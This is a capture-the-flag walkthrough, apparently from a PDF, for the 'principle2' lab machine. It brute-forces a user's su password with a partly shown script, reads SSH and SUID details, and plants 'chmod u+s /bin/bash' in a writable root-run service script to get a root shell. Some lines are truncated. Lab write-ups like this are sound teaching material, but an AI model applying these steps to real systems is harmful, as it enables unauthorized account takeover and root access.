      ..''..    ;dxolc;'        .lxx000kkxx00kc.      .;looolllol:'..
     ..'..     .':lloolc:,..      'lxkkkkk0kd,    ..':clc:::;,,;:;,'..
    ......    ....',;;;:ccc::;;,''',:loddol:,,;:clllolc:;;,'........
        .      ....''',,,;;:ccccccllllooooolllccc:c:::;,'..
             .......'',,,,,,,,;;::::ccccc::::;;;,,'' ...
               ..............''' ,,,;;;;,,  ''''''......
                          ..........................

CONGRATULATIONS!

The flag is:
```


```
hermanubis@principle2:~$ cat investigation.txt
I am aware that Byron hates me... especially since I lost my password.
My friends along with myself after several analyses and attacks, we have detected that Melville is using a 32 character password....
What he doesn't know is that it is in the Byron database...
```

su force for melville, pass.txt contains every hex from /var/backups/*.txt (if doesnt work try to change the time in TIMEOUTPROC to 1.0)

https://github.com/carlospolop/su-bruteforce/blob/master/suBF.sh




```
#!/bin/bash

help="This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wor
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s) ~ 1
You can configure this times using -t (timeout su process) ans -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 108s to complete

Example:    ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL\n\n"

WORDLIST="pass.txt"
USER="melville"
TIMEOUTPROC="0.7"
SLEEPPROC="0.007"
while getopts "h?u:t:s:w:" opt; do
  case "$opt" in
    h|\?) printf "$help"; exit 0;;
    u)  USER=$OPTARG;;
    t)  TIMEOUTPROC=$OPTARG;;
    s)  SLEEPPROC=$OPTARG;;
    w)  WORDLIST=$OPTARG;;
    esac
done

if ! [ "$USER" ]; then printf "$help"; exit 0; fi

if ! [[ -p /dev/stdin ]] && ! [ $WORDLIST = "-" ] && ! [ -f "$WORDLIST" ]; then echo "Wordlist ($WORDLIST) not found!"; exit 0; f
```



```
hermanubis@principle2:~$ ./suforce.sh
  [+] Bruteforcing melville...
  You can login as melville using password: 1bd5528b6def9812acba8eb21562c3ec
```

1bd5528b6def9812acba8eb21562c3ec

SSH is running on port 345




```
hermanubis@principle2:~$ grep -i "^Port" /etc/ssh/sshd_config
Port 345
hermanubis@principle2:~$
```

```
hermanubis@principle2:~$ ssh melville@localhost -p 345
The authenticity of host '[localhost]:345 ([::1]:345)' can't be established.
ED25519 key fingerprint is SHA256:hp70EJ2qihHhoO72L8yvtQzQhpT+I+jB/eqNj2YyCuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:345' (ED25519) to the list of known hosts.
melville@localhost's password:
Linux principle2 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root is watching you, it has a record of all your steps:

melville@principle2:~$ id
uid=1003(melville) gid=1003(melville) groups=1003(melville),1000(talos)
melville@principle2:~$
```


```
melville@principle2:~$ ls -la
total 32
drwx------ 3 melville melville 4096 Nov 26  2023 .
drwxr-xr-x 7 root     root     4096 Nov 25  2023 ..
lrwxrwxrwx 1 root     root        9 Nov 25  2023 .bash_history → /dev/null
-rw-r--r-- 1 melville melville  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 melville melville 3616 Nov 25  2023 .bashrc
-rw------- 1 melville melville   20 Nov 25  2023 .lesshst
drwxr-xr-x 3 melville melville 4096 Nov 23  2023 .local
-rw-r--r-- 1 melville melville   39 Nov 25  2023 note.txt
-rw-r--r-- 1 melville melville  807 Apr 23  2023 .profile
melville@principle2:~$ cat note.txt
Don't touch SUID, it is very DANGEROUS
melville@principle2:~$ sudo -l
Matching Defaults entries for melville on principle2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User melville may run the following commands on principle2:
    (talos) NOPASSWD: /usr/bin/cat
melville@principle2:~$
```


```
melville@principle2:~$ find / -perm -4000 -ls 2>/dev/null
   656534     60 -rwsr-xr-x   1 root     root        59704 Mar 23  2023 /usr/bin/mount
   657131     72 -rwsr-xr-x   1 root     root        72000 Mar 23  2023 /usr/bin/su
   656536     36 -rwsr-xr-x   1 root     root        35128 Mar 23  2023 /usr/bin/umount
   652918     64 -rwsr-xr-x   1 root     root        62672 Mar 23  2023 /usr/bin/chfn
   686123     16 -rwsr-x---   1 root     melville    16232 Nov 26  2023 /usr/bin/updater
   686178    276 -rwsr-xr-x   1 root     root       281624 Jun 27  2023 /usr/bin/sudo
   656380     48 -rwsr-xr-x   1 root     root        48896 Mar 23  2023 /usr/bin/newgrp
   652922     68 -rwsr-xr-x   1 root     root        68248 Mar 23  2023 /usr/bin/passwd
   652921     88 -rwsr-xr-x   1 root     root        88496 Mar 23  2023 /usr/bin/gpasswd
   652919     52 -rwsr-xr-x   1 root     root        52880 Mar 23  2023 /usr/bin/chsh
   681553    128 -rwsr-xr-x   1 root     root       130056 Jan 11  2023 /usr/sbin/mount.nfs
   661544     52 -rwsr-xr--   1 root     messagebus    51272 Sep 16  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   670860    640 -rwsr-xr-x   1 root     root         653888 Sep 23  2023 /usr/lib/openssh/ssh-keysign
melville@principle2:~$
```

linpeas


Mon 2025-04-21 00:09:31 BST 2 days left Thu 2025-04-17 20:36:38 BST 6h ago fstrim.timer
Analyzing .timer files
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
Analyzing .service files
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services
/etc/systemd/system/activity.service is calling this writable executable: /usr/local/share/report
/etc/systemd/system/multi-user.target.wants/networking.service could be executing some relative path
/etc/systemd/system/network-online.target.wants/networking.service could be executing some relative path
You can't write on systemd PATH
Analyzing .socket files
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets
/usr/lib/systemd/system/dbus.socket is calling this writable listener: /run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd


pspy


2025/04/18 03:15:01 CMD: UID=0 PID=6 |
2025/04/18 03:15:01 CMD: UID=0 PID=5 |
2025/04/18 03:15:01 CMD: UID=0 PID=4 |
2025/04/18 03:15:01 CMD: UID=0 PID=3 |
2025/04/18 03:15:01 CMD: UID=0 PID=2 |
2025/04/18 03:15:01 CMD: UID=0 PID=1 | /sbin/init
2025/04/18 03:16:11 CMD: UID=0 PID=29603 | (report)
2025/04/18 03:16:11 CMD: UID=0 PID=29604 | /usr/local/share/report
2025/04/18 03:16:11 CMD: UID=0 PID=29605 | sh -c who
2025/04/18 03:16:42 CMD: UID=0 PID=29606 |


melville@principle2: ~
root@kali: /home/guel/Work/Resources
#!/bin/bash
chmod u+s /bin/bash

```
2025/04/18 03:24:16 CMD: UID=0     PID=10     |
2025/04/18 03:24:16 CMD: UID=0     PID=6      |
2025/04/18 03:24:16 CMD: UID=0     PID=5      |
2025/04/18 03:24:16 CMD: UID=0     PID=4      |
2025/04/18 03:24:16 CMD: UID=0     PID=3      |
2025/04/18 03:24:16 CMD: UID=0     PID=2      |
2025/04/18 03:24:16 CMD: UID=0     PID=1      | /sbin/init
2025/04/18 03:24:21 CMD: UID=0     PID=29661  | (report)
2025/04/18 03:24:21 CMD: UID=0     PID=29662  | /bin/bash /usr/local/share/report
^CExiting program... (interrupt)
melville@principle2:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
melville@principle2:~$
```

```
melville@principle2:~$ /bin/bash -p
bash-5.2# id
uid=1003(melville) gid=1003(melville) euid=0(root) groups=1003(melville),1000(talos)
bash-5.2# whoami
root
bash-5.2# cat /root/root.txt
```



```
CONGRATULATIONS hacker!!

The flag is:
```